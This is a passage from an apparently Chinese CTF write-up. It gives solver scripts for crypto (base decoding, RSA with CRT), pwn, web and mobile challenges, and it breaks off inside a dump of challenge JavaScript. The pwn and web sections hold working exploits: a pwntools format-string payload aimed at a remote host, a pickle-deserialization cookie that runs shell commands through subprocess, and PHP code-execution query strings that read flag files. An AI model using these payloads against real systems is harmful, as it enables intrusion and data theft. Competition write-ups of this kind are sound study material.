# 如果解码成功,进入下一层递归
solve(decoded_bytes, depth + 1)

except (binascii.Error, ValueError, TypeError):
# 如果解码失败(比如padding错误、无效字符等)
# 就什么也不做,继续尝试下一个解码器
pass


print("🚀 开始搜索flag... (这可能需要几秒钟)")
solve(initial_bytes, 0)
print("✅ 搜索完成。")

🚀 开始搜索flag… (这可能需要几秒钟)

🎉 找到了! Flag: flag{BAS3_1s_t0o_fUn}

✅ 搜索完成。

baby_RSA

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
import libnum
from Crypto.Util.number import inverse
import math
import sys

# 设置Python的大数运算限制(如果需要)
# sys.set_int_max_str_digits(0)

# 已知信息
n_val = 21256406304024147327122699985764737895162788854942201173538004689536569610046157311527715126074775927977409773971656249943602454790380966869525211733301201659688694473703188427037879868522859419364680904585572399937639393418586498509580133474303442722716959873727260844993296681950092753897902540593927952622713860163782763263944291810729056735965535138964485886748344167499818148134252327820007439830749462775149754781930983094046362696040641091039506998835624218220892441813224657845627120344960554424765109502415773475619490661527184126374299883610442465428985757004551740482644952396990065188807827114495184096249
leak1_val = 275593281127124989616462352219461754445567957642714594502933777577639029403766494146187839886493632610695490707259228080004232126108704214363490582026518052631980413914288944250152263807439234610213317921108862556784813768842642122783631358227061370426508596811885011900706256683781326311044485628344328032
leak2_val = 157949778797557544813391780314627754339281113556877430507249695837913515091820164471038721970448188673059255550738841137299459558352108182326378898613226678499053122847219052199046304066648011940468938092913103282406101562007952119871953558291982282149719656803977757864626799322047022510094727782230492931372
leak3_val = 293130152177150437492580785085598394773458388719469800871702200331766258900690595210759869625006484354799804558552583572062231998451041105464048317708732987121458633718573774164071597186461239762511364549980544029915308083867329707804739776241438307060614946195675715671343671137725809499387682363101164970886

# 1. 找到 p 和 q
# x^2 - leak3*x + n = 0
# D = leak3^2 - 4*n
D = leak3_val**2 - 4 * n_val

# --- 修正点 ---
# libnum.nroot(D, 2) 直接返回 D 的平方根的整数部分 (int)
sqrt_D = libnum.nroot(D, 2)

# 我们必须手动检查 D 是否为完全平方数
is_perfect = (sqrt_D ** 2 == D)

# 验证 D 是否为完全平方数
if not is_perfect:
print("错误:判别式 D 不是完全平方数。")
# 理论上 p 和 q 是整数,D 必须是完全平方数
sys.exit(1)

# 求 p 和 q
p_val = (leak3_val + sqrt_D) // 2
q_val = (leak3_val - sqrt_D) // 2

# 验证 p * q = n
if p_val * q_val != n_val:
print("错误:p*q != n. 检查 p 和 q 的顺序。")
p_val, q_val = q_val, p_val
if p_val * q_val != n_val:
print("错误:p*q != n 仍然不成立。计算出错。")
sys.exit(1)

print(f"p 找到了: {p_val}")
print(f"q 找到了: {q_val}")
print(f"p 长度: {p_val.bit_length()} bits")
print(f"q 长度: {q_val.bit_length()} bits")


# 2. 从 leak1 和 leak2 恢复 c (使用中国剩余定理 CRT)
# c = leak1 mod q
# c = leak2 mod p

# 使用 libnum.solve_crt (更简洁)
# 注意: libnum.solve_crt 需要 (余数, 模数) 列表
remainders = [leak2_val, leak1_val]
moduli = [p_val, q_val]
c_val = libnum.solve_crt(remainders, moduli)

# 验证 c mod q 和 c mod p
assert c_val % q_val == leak1_val
assert c_val % p_val == leak2_val
print(f"\n密文 c 恢复成功: {c_val}")

# 3. 寻找 e 和解密
# !!! 关键信息缺失:e 的值 !!!
# 题目提示 e <= 500000

# 我们尝试 e=65537 (最常见的公开指数)
e_val = 65537
# e_val = 3 # 备选猜测
# e_val = <在此处输入已知的 e 值>

print(f"\n--- 尝试使用 e = {e_val} 进行解密 ---")

# 计算欧拉函数 phi(n)
phi_n = (p_val - 1) * (q_val - 1)

# 计算私钥 d
try:
d_val = inverse(e_val, phi_n)
except ValueError:
print(f"错误: e={e_val} 和 phi(n) 不互质,不能计算 d。")

# 尝试 e=3
print("\n--- 尝试使用 e = 3 进行解密 ---")
e_val = 3
try:
d_val = inverse(e_val, phi_n)
except ValueError:
print(f"错误: e={e_val} 和 phi(n) 也不互质。")
print("解密失败。需要正确的 e 值。")
sys.exit(1)

print("私钥 d 计算成功。")

# 4. 解密 M
M_val = pow(c_val, d_val, n_val)

# 5. 恢复 flag
try:
# 假设 flag 是 utf-8 编码
flag_bytes = libnum.n2s(M_val)
flag = flag_bytes.decode('utf-8')

# 检查 flag 是否有意义(例如,是否可打印)
if flag.isprintable():
print("\n--- 解密结果 ---")
print(f"Flag 的数字形式 (M): {M_val}")
print(f"Flag: {flag}")
else:
print(f"\n--- 解密成功,但结果不可打印 ---")
print(f"原始字节串: {flag_bytes}")
print("这可能意味着 e 的猜测是错误的,或者编码不是 utf-8。")

except Exception as e:
print(f"\n--- 解密失败 (Flag 恢复) ---")
print("无法将 M 转换为可读字符串。这很可能意味着 e 的猜测是错误的。")
print(f"错误信息: {e}")
print(f"解密得到的原始字节串 (可能包含无效编码): {libnum.n2s(M_val)}")
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
C:\Users\111\AppData\Local\Programs\Python\Python312\python.exe C:\Users\111\Desktop\code\附件\rsa.py 
p 找到了 (1024 bits)
q 找到了 (1024 bits)

--- 开始暴力破解 e 从 3500000 (仅奇数) ---
使用 CRT 快速解密,现在会尝试两种泄露组合。
已检查到 e = 20003...
已检查到 e = 40005...

==================================================
!!! Flag 找到了 !!!
找到的 e: 49333
Flag: flag{y0u_c4n_s01v3_3qv4t10ns_4nd_crt}
==================================================

进程已结束,退出代码为 0

Pwn

format

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
int __cdecl main(int argc, const char **argv, const char **envp)
{
char s[100]; // [esp+0h] [ebp-6Ch] BYREF
int *p_argc; // [esp+64h] [ebp-8h]

p_argc = &argc;
setbuf(stdout, 0);
setbuf(stdin, 0);
printf("Your goal: Overwrite the value of 'target' (currently 0x%x) to 0xdeadbeef.\n", target);
printf("Your input: ");
fgets(s, 100, stdin);
printf(s);
printf("\nThe value of target is now: 0x%x\n", target);
if ( target == -559038737 )
vuln();
else
puts("Not quite right. Try again!");
return 0;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
#!/usr/bin/env python3
from pwn import *

# --- 配置 ---

# 你的二进制文件名
binary_name = './fmt_challenge'

# 你的偏移量
OFFSET = 7

# --- 利用 ---

# 加载二进制文件
e = ELF(binary_name)
p = process(binary_name)

# 1. 自动从 ELF 文件中获取 'target' 变量的地址
try:
target_addr = e.symbols['target']
log.info(f"找到了 'target' 变量地址: {hex(target_addr)}")
except KeyError:
log.error("在 ELF 文件中找不到 'target' 变量。请使用 readelf 手动查找。")
sys.exit(1)

# 2. 目标值
value_to_write = 0xdeadbeef

# 3. 构造 payload
payload = fmtstr_payload(OFFSET, {target_addr: value_to_write})

log.info(f"生成的 payload (长度 {len(payload)}): {payload}")

# 4. 接收初始提示
p.recvuntil(b'Your input: ')

# 5. 发送 payload
p.sendline(payload)

# 6. 接收程序的执行结果,查看是否调用了 vuln()
p.interactive()

本地的

1

远程的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
#!/usr/bin/env python3
from pwn import *

# --- 配置 ---
# 远程服务器的 IP 地址和端口号
HOST = '223.94.36.170' # 替换为实际 IP
PORT = 32877 # 替换为实际端口

# 你的二进制文件名 (用于获取地址和结构,即使是远程攻击也需要)
binary_name = './fmt_challenge'

# 你的偏移量
OFFSET = 7

# --- 利用 ---

# 加载二进制文件
e = ELF(binary_name)

# ************************************************
# 关键修改:从 process 切换到 remote
# ************************************************
# p = process(binary_name) # 移除或注释掉本地启动
p = remote(HOST, PORT) # 连接到远程服务器
# ************************************************

# 1. 自动从 ELF 文件中获取 'target' 变量的地址
# ... (后面的代码保持不变)

try:
target_addr = e.symbols['target']
log.info(f"找到了 'target' 变量地址: {hex(target_addr)}")
except KeyError:
log.error("在 ELF 文件中找不到 'target' 变量。请使用 readelf 手动查找。")
sys.exit(1)

# 2. 目标值
value_to_write = 0xdeadbeef

# 3. 构造 payload
payload = fmtstr_payload(OFFSET, {target_addr: value_to_write})

log.info(f"生成的 payload (长度 {len(payload)}): {payload}")

# 4. 接收初始提示
p.recvuntil(b'Your input: ')

# 5. 发送 payload
p.sendline(payload)

# 6. 接收程序的执行结果,查看是否调用了 vuln()
p.interactive()

Web

腌黄瓜

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
import requests
import pickle
import base64
import subprocess # 导入 subprocess 模块
import sys

# 【你需要修改的地方】
TARGET_URL = 'http://223.94.36.170:32896'

# 【你要执行的命令】
# 尝试执行命令并捕获输出
COMMAND = 'cat /flag'
# 注意:subprocess.check_output 接收列表形式的命令和参数
COMMAND_LIST = ['/bin/sh', '-c', COMMAND]


# 或者直接 ['ls', '-la', '/']

# ----------------- 构造 Pickle Payload -----------------

class Exploit:
"""构造一个使用 subprocess.check_output 的恶意类"""

def __reduce__(self):
# 目标是执行:subprocess.check_output(['/bin/sh', '-c', 'ls -la /'])
# 然后将结果反序列化(但这可能过于复杂,先试试简单的命令执行)

# 简化版:目标是执行任意命令,如果服务器直接执行了 __reduce__ 返回的结果
return (subprocess.check_output, (COMMAND_LIST,))


try:
# 序列化恶意对象 (使用 protocol=02)
payload = pickle.dumps(Exploit(), protocol=2) # 尝试 protocol=2 提高兼容性

# Base64 编码
base64_payload = base64.b64encode(payload).decode()

except Exception as e:
print(f"构造 Payload 失败: {e}")
sys.exit(1)

# ----------------- 发送请求 -----------------

cookies = {
'pickle': base64_payload
}

print(f"[*] 目标 URL: {TARGET_URL}")
print(f"[*] 执行命令: {COMMAND}")
print(f"[*] 恶意 Cookie (Base64 编码):\n{base64_payload[:80]}...")

try:
response = requests.get(TARGET_URL, cookies=cookies)

print("\n[+] 请求发送成功")
print(f"[+] 响应状态码: {response.status_code}")
print(f"[+] 响应内容预览 (注意:如果成功,可能会在响应内容中看到命令输出):")
print("-" * 20)
print(response.text) # 打印全部响应内容
print("-" * 20)

except requests.exceptions.RequestException as e:
print(f"\n[!] 发送请求时发生错误: {e}")

PHP-RCE

part1:flag{3b845eb8-

?code=readfile(next(array_reverse(scandir(dirname(rand())))));

part2:b037-47c5-baa6

?code=readfile(array_rand(array_flip(scandir(dirname(chdir(next(scandir(dirname(rand())))))))));

父目录的

flag{3b845eb8-b037-47c5-baa6-276e9fb6f093}

?code=readfile(array_rand(array_flip(scandir(dirname(chdir(dirname(dirname(dirname(realpath(dirname(rand())))))))))));

根目录的

Mobile

mobile1

打开libmobile1.so,f5 反汇编

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
int __cdecl Java_com_gzctf_mobile1_MainActivity_key(int a1)
{
  char *v1; // esi
  char *v2; // ecx
  int v3; // edi
  char v5; // [esp+18h] [ebp-34h] BYREF
  char v6; // [esp+19h] [ebp-33h] BYREF
  void *v7; // [esp+20h] [ebp-2Ch]
  int v8; // [esp+24h] [ebp-28h]
  int v9; // [esp+28h] [ebp-24h]
  char *v10; // [esp+2Ch] [ebp-20h]
  int v11[2]; // [esp+30h] [ebp-1Ch] BYREF
  void *v12; // [esp+38h] [ebp-14h]
  unsigned int v13; // [esp+3Ch] [ebp-10h]

  v13 = __readgsdword(0x14u);
  v12 = (void *)operator new(0x50u);
  v11[0] = 81;
  v11[1] = 64;
  strcpy((char *)v12, "ZYXABCDEFGHIJKLMNOPQRSTUVWzyxabcdefghijklmnopqrstuvw0123456789+/");
  v1 = (char *)operator new(0x20u);
  v10 = v1;
  v8 = 33;
  v9 = 24;
  strcpy(v1, "QUiQWTKvWUOIWUhuJgJ0KN==");
  base64_decode(&v5);
  if ( (v5 & 1) != 0 )
    v2 = (char *)v7;
  else
    v2 = &v6;
  v3 = (*(int (__cdecl **)(int, char *, int *))(*(_DWORD *)a1 + 668))(a1, v2, v11);
  if ( (v5 & 1) != 0 )
    operator delete(v7);
  operator delete(v1);
  if ( (v11[0] & 1) != 0 )
    operator delete(v12);
  return v3;
}

好了给我写脚本推flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
import struct
import binascii
import base64

def get_tea_key():
"""
第一步:模拟 .so 文件的逻辑,获取TEA密钥。
它使用一个自定义的Base64表来解密一个硬编码的字符串。
"""
custom_alphabet = b"ZYXABCDEFGHIJKLMNOPQRSTUVWzyxabcdefghijklmnopqrstuvw0123456789+/"
standard_alphabet = b"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

# 硬编码的密钥密文
encoded_key = b"QUiQWTKvWUOIWUhuJgJ0KN=="

# 创建一个转换表,将自定义字母表映射回标准字母表
translation_table = bytes.maketrans(custom_alphabet, standard_alphabet)

# 将密文 "翻译" 回标准Base64
standard_b64_key = encoded_key.translate(translation_table)

# 用标准Base64解码,得到真正的TEA密钥
tea_key = base64.b64decode(standard_b64_key)
return tea_key

def decrypt_tea(ciphertext, key):
"""
第二步:实现TeaUtils.java中的TEA解密逻辑。
这是加密算法的逆向。
"""
# 将16字节的密钥转换成432位整数 (大端序)
k = list(struct.unpack('>4I', key))
k0, k1, k2, k3 = k[0], k[1], k[2], k[3]

decrypted_data = b""

# 每次处理8字节 (64位) 的数据块
for i in range(0, len(ciphertext), 8):
block = ciphertext[i:i+8]
# 将8字节块转为232位整数 (大端序)
v0, v1 = struct.unpack('>2I', block)

delta = 0x9E3779B9
# 加密是 sum = 0, 循环32次, sum += delta
# 解密是 sum = delta * 32, 循环32次, sum -= delta
sum_val = (delta * 32) & 0xFFFFFFFF

for _ in range(32):
v1 = (v1 - ((((v0 << 4) + k2) ^ (v0 + sum_val)) ^ ((v0 >> 5) + k3))) & 0xFFFFFFFF
v0 = (v0 - ((((v1 << 4) + k0) ^ (v1 + sum_val)) ^ ((v1 >> 5) + k1))) & 0xFFFFFFFF
sum_val = (sum_val - delta) & 0xFFFFFFFF

decrypted_data += struct.pack('>2I', v0, v1)

return decrypted_data

def unpad(data):
"""
第三步:去除padding。
TeaUtils.java 使用的是 PKCS#7 填充。
"""
padding_len = data[-1]
if padding_len > 8: # padding 不太可能超过8
return data # 可能是解密错了
return data[:-padding_len]

# --- 主程序 ---
try:
# 1. 从 .so 文件中获取密钥
tea_key = get_tea_key()
print(f"[*] 成功获取TEA密钥: {tea_key.decode('utf-8')}")

# 2. 从 MainActivity.java 中获取密文
ciphertext_hex = "bb488ca82644a2166d3f690e2c87c1b166a1766e15c04ab1f43135f284a9363c"
ciphertext_bytes = binascii.unhexlify(ciphertext_hex)
print(f"[*] 待解密的密文 (hex): {ciphertext_hex}")

# 3. 执行解密
decrypted_bytes = decrypt_tea(ciphertext_bytes, tea_key)

# 4. 去除填充
flag = unpad(decrypted_bytes)

print("\n" + "="*30)
print(f"[+] 🚩 解密成功!Flag: {flag.decode('utf-8')}")
print("="*30)

except Exception as e:
print(f"\n[!] 解密失败: {e}")
print("请检查密文或密钥是否正确。")

Web


√ezhttp

flag{0c9ab4dd-37be-4f50-a764-881683a97abf}

√小小js难不倒你吧


扫描:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// 数据存储与管理 const DataStore = { // 初始化数据 init() { if (!localStorage.getItem('users')) { localStorage.setItem('users', JSON.stringify([])); } if (!sessionStorage.getItem('tasks')) { sessionStorage.setItem('tasks', JSON.stringify({})); } }, // 用户相关方法 getUsers() { return JSON.parse(localStorage.getItem('users') || '[]'); }, addUser(user) { const users = this.getUsers(); users.push(user); localStorage.setItem('users', JSON.stringify(users)); }, findUserByEmail(email) { return this.getUsers().find(user => user.email === email); }, // 任务相关方法 getTasks(userId) { const allTasks = JSON.parse(sessionStorage.getItem('tasks') || '{}'); return allTasks[userId] || []; }, addTask(userId, taskText) { const allTasks = JSON.parse(sessionStorage.getItem('tasks') || '{}'); if (!allTasks[userId]) { allTasks[userId] = []; } const newTask = { id: Date.now().toString(), text: taskText, completed: false, createdAt: new Date().toISOString() }; allTasks[userId].push(newTask); sessionStorage.setItem('tasks', JSON.stringify(allTasks)); return newTask; }, toggleTaskStatus(userId, taskId) { const allTasks = JSON.parse(sessionStorage.getItem('tasks') || '{}'); if (allTasks[userId]) { const task = allTasks[userId].find(t => t.id === taskId); if (task) { task.completed = !task.completed; sessionStorage.setItem('tasks', JSON.stringify(allTasks)); return task; } } return null; }, deleteTask(userId, taskId) { const allTasks = JSON.parse(sessionStorage.getItem('tasks') || '{}'); if (allTasks[userId]) { allTasks[userId] = allTasks[userId].filter(t => t.id !== taskId); sessionStorage.setItem('tasks', JSON.stringify(allTasks)); return true; } return false; }, clearCompletedTasks(userId) { const allTasks = JSON.parse(sessionStorage.getItem('tasks') || '{}'); if (allTasks[userId]) { allTasks[userId] = allTasks[userId].filter(t => !t.completed); sessionStorage.setItem('tasks', JSON.stringify(allTasks)); return true; } return false; }, // 认证相关 setCurrentUser(user) { localStorage.setItem('currentUser', JSON.stringify(user)); }, getCurrentUser() { return JSON.parse(localStorage.getItem('currentUser') || 'null'); }, logout() { localStorage.removeItem('currentUser'); } }; // 工具函数 const Utils = { // 显示通知 showNotification(message, type = 'success') { const notification = document.getElementById('notification'); notification.textContent = message; // 设置样式 notification.className = 'fixed top-4 right-4 max-w-xs p-4 rounded-lg shadow-lg transform transition-transform duration-300 z-50'; if (type === 'success') { notification.classList.add('bg-green-50', 'text-green-800', 'border', 'border-green-200'); } else if (type === 'error') { notification.classList.add('bg-red-50', 'text-red-800', 'border', 'border-red-200'); } else if (type === 'info') { notification.classList.add('bg-blue-50', 'text-blue-800', 'border', 'border-blue-200'); } // 显示通知 notification.style.transform = 'translateX(0)'; // 3秒后隐藏 setTimeout(() => { notification.style.transform = 'translateX(calc(100% + 20px))'; }, 3000); }, // 生成欢迎语 getGreeting() { const hour = new Date().getHours(); if (hour < 12) return '早上好'; if (hour < 18) return '下午好'; return '晚上好'; }, // 获取Cookie值 getCookie(name) { const value = `; ${document.cookie}`; const parts = value.split(`; ${name}=`); if (parts.length === 2) return parts.pop().split(';').shift(); return null; }, // 设置Cookie setCookie(name, value, days = 7) { const expires = new Date(); expires.setTime(expires.getTime() + days * 24 * 60 * 60 * 1000); document.cookie = `${name}=${value};expires=${expires.toUTCString()};path=/`; } }; // 主应用控制器 const App = { currentFilter: 'all', adminCheckInterval: null, // 初始化应用 init() { // 初始化数据存储 DataStore.init(); // 检查用户是否已登录 const currentUser = DataStore.getCurrentUser(); if (currentUser) { this.showTodoPage(); // 启动cookie监控 this.startAdminCookieMonitor(); } else { this.showLoginPage(); } // 绑定事件监听 this.bindEvents(); }, // 启动admin cookie监控 startAdminCookieMonitor() { // 清除之前的定时器 if (this.adminCheckInterval) { clearInterval(this.adminCheckInterval); } // 每500毫秒检查一次cookie this.adminCheckInterval = setInterval(() => { this.checkAdminCookie(); }, 500); }, // 停止admin cookie监控 stopAdminCookieMonitor() { if (this.adminCheckInterval) { clearInterval(this.adminCheckInterval); this.adminCheckInterval = null; } }, // 检查admin cookie并更新权限 checkAdminCookie() { const currentUser = DataStore.getCurrentUser(); if (!currentUser) return; const adminCookie = Utils.getCookie('admin'); // 如果cookie存在且为1,且当前用户不是admin if (adminCookie === '1' && currentUser.admin !== 1) { // 更新当前用户的admin状态 currentUser.admin = 1; DataStore.setCurrentUser(currentUser); // 同时更新localStorage中的用户数据 const users = DataStore.getUsers(); const userIndex = users.findIndex(u => u.id === currentUser.id); if (userIndex !== -1) { users[userIndex].admin = 1; localStorage.setItem('users', JSON.stringify(users)); } // 更新UI显示 document.getElementById('admin-badge').classList.remove('hidden'); Utils.showNotification('🎉 管理员权限已激活!', 'success'); } // 如果cookie为0或不存在,且当前用户是admin else if ((!adminCookie || adminCookie === '0') && currentUser.admin === 1) { // 降级为普通用户 currentUser.admin = 0; DataStore.setCurrentUser(currentUser); // 同时更新localStorage中的用户数据 const users = DataStore.getUsers(); const userIndex = users.findIndex(u => u.id === currentUser.id); if (userIndex !== -1) { users[userIndex].admin = 0; localStorage.setItem('users', JSON.stringify(users)); } // 更新UI显示 document.getElementById('admin-badge').classList.add('hidden'); Utils.showNotification('管理员权限已移除', 'info'); } }, // 绑定所有事件 bindEvents() { // 登录表单提交 document.getElementById('login-form').addEventListener('submit', (e) => { e.preventDefault(); this.handleLogin(); }); // 注册表单提交 document.getElementById('register-form').addEventListener('submit', (e) => { e.preventDefault(); this.handleRegister(); }); // 切换到注册页面 document.getElementById('show-register').addEventListener('click', (e) => { e.preventDefault(); this.showRegisterPage(); }); // 切换到登录页面 document.getElementById('show-login').addEventListener('click', (e) => { e.preventDefault(); this.showLoginPage(); }); // 退出登录 document.getElementById('logout-btn').addEventListener('click', () => { this.handleLogout(); }); // 添加任务 document.getElementById('add-task-form').addEventListener('submit', (e) => { e.preventDefault(); this.handleAddTask(); }); // 任务过滤 document.querySelectorAll('.filter-btn').forEach(btn => { btn.addEventListener('click', () => { this.currentFilter = btn.dataset.filter; this.updateFilterButtons(); this.renderTasks(); }); }); // 清空已完成任务 document.getElementById('clear-completed').addEventListener('click', () => { this.handleClearCompleted(); }); // 任务列表事件委托 document.getElementById('task-list').addEventListener('click', (e) => { const taskId = e.target.closest('.task-item')?.dataset.id; if (!taskId) return; if (e.target.matches('.task-checkbox')) { this.handleToggleTask(taskId); } else if (e.target.matches('.delete-task')) { this.handleDeleteTask(taskId); } }); }, // 登录处理 handleLogin() { const email = document.getElementById('login-email').value; const password = document.getElementById('login-password').value; const user = DataStore.findUserByEmail(email); if (!user) { return Utils.showNotification('该邮箱未注册', 'error'); } if (user.password !== password) { return Utils.showNotification('密码错误', 'error'); } DataStore.setCurrentUser(user); // 设置admin cookie Utils.setCookie('admin', user.admin || 0); this.showTodoPage(); // 启动cookie监控 this.startAdminCookieMonitor(); Utils.showNotification('登录成功'); }, // 注册处理 handleRegister() { const name = document.getElementById('register-name').value; const email = document.getElementById('register-email').value; const password = document.getElementById('register-password').value; const confirmPassword = document.getElementById('register-confirm').value; // 隐藏的admin提权机制(检查用户名中是否包含特殊标识) let admin = 0; if (name.toLowerCase().includes('admin') || name === 'root' || name === '管理员') { admin = 1; } // 也可以通过隐藏字段设置 const adminFieldValue = parseInt(document.getElementById('admin-field').value); if (adminFieldValue === 1) { admin = 1; } // 验证密码 if (password !== confirmPassword) { return Utils.showNotification('两次输入的密码不一致', 'error'); } // 检查邮箱是否已注册 if (DataStore.findUserByEmail(email)) { return Utils.showNotification('该邮箱已被注册', 'error'); } // 创建新用户,包含admin字段 